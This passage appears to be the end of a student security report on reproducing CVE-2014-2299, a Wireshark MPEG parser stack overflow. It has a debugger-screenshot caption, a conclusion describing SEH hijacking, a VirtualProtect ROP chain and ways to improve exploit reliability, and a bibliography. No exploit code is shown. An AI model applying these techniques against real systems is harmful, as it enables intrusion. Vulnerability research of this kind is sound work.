
SEH Execution:

The screenshot shows a debugger window titled "CPU - main thread, module libgcw". The main window displays a memory dump of the SEH chain. A pop-up window titled "SEH Execution" is open, showing the execution of the SEH handler at address 00400000, which calls the function "libgcw-61781700". The main window also shows a list of registers (EAX, ECX, EDI, etc.) and a stack trace.

Landing on short jump:



Short jump worked:



8: Conclusion

Overall, in this project, we successfully analyzed and reproduced CVE-2014-2299, a stack-based buffer overflow in Wireshark's MPEG file parser affecting versions 1.8.0-1.8.12 and 1.10.0-1.10.5 on Windows XP. We identified the attack surface as the `mpeg_read` function in the Wiretap library, where absent bounds checking creates a linear stack overwrite primitive. By crafting a malicious *.pcap* file with MPEG magic bytes, we demonstrated precise control over the Structured Exception Handler chain, enabling code execution through SEH hijacking and, for DEP-enabled systems, a PUSHAD-based ROP chain invoking VirtualProtect. The security patch introduced proper size validation, confirming this vulnerability stems from a bounds-checking failure in untrusted input processing.

Our reliability assessment revealed critical weaknesses that limit the exploit's real-world effectiveness. These points include version-dependent stack layouts that can cause failure without precise payload adjustments as well as hardcoded gadget addresses failure on systems with updated libraries. We encountered and resolved infrastructure challenges including DEP configuration ambiguities, broken ROP chains, and CLI vs. GUI execution variance. To improve robustness, we simplified the ROP chain by replacing unstable pointer dereferencing with direct register loading and proposed enhancements including dynamic offset calculation, gadget redundancy, and version fingerprinting. While this exploit demonstrates viable code execution on legacy systems under controlled conditions, within the exploit development there were still key points that we were able to improve to increase the reliability.

Bibliography

- [1] Wireshark, “Wireshark · Documentation,” *Wireshark.org*, 2016.
<https://www.wireshark.org/docs/>
- [2] “FileFormatReference - Wireshark Wiki,” *wiki.wireshark.org*.
<https://wiki.wireshark.org/FileFormatReference>
- [3] Metasploit, “Wireshark 1.8.12/1.10.5 - wiretap/mpeg.c Stack Buffer Overflow (Metasploit),” *Exploit Database*, Apr. 28, 2014. <https://www.exploit-db.com/exploits/33069> (accessed Dec. 12, 2025).
- [4] “NVD - CVE-2014-2299,” *Nist.gov*, 2024. <https://nvd.nist.gov/vuln/detail/CVE-2014-2299>
- [5] “Wireshark Q&A,” *Wireshark.org*, 2015.
<https://osqa-ask.wireshark.org/questions/45990/how-many-people-use-wireshark/> (accessed Dec. 12, 2025).
- [6] Wikipedia Contributors, “MP3,” *Wikipedia*, Dec. 11, 2025.
https://en.wikipedia.org/wiki/MP3#File_structure
- [7] Wikipedia Contributors, “Wireshark,” *Wikipedia*, Apr. 08, 2019.
<https://en.wikipedia.org/wiki/Wireshark>
- [8] “Wireshark • Go Deep | Wireshark • wnpa-sec-2014-04 MPEG file parser buffer overflow,” *Wireshark*, 2025. <https://www.wireshark.org/security/wnpa-sec-2014-04.html> (accessed Dec. 12, 2025).
- [9] G. Harris and M. Richardson, “PCAP Capture File Format,” *IETF*, Dec. 22, 2020.
<https://www.ietf.org/archive/id/draft-gharris-opsawg-pcap-01.html>
- [10] “Add a check for an oversized record. (84faf425) · Commits · Wireshark Foundation / Wireshark · GitLab,” *GitLab*, Mar. 06, 2014.
<https://gitlab.com/wireshark/wireshark/-/commit/84faf42556f495f2586a1480913a0cef3b9e84db> (accessed Dec. 12, 2025).
- [11] “Wireshark : Products and vulnerabilities, CVEs,” *Cvedetails.com*, 2015.
<https://www.cvedetails.com/vendor/4861/> (accessed Dec. 12, 2025).
- [12] W. Neelen, “CVE-2014-2299: Wireshark MPEG file parser buffer overflow | forsec,” *Forsec.nl*, Oct. 18, 2014.
<https://forsec.nl/2014/10/cve-2014-2299-wireshark-mpeg-file-parser-buffer-overflow/> (accessed Dec. 12, 2025).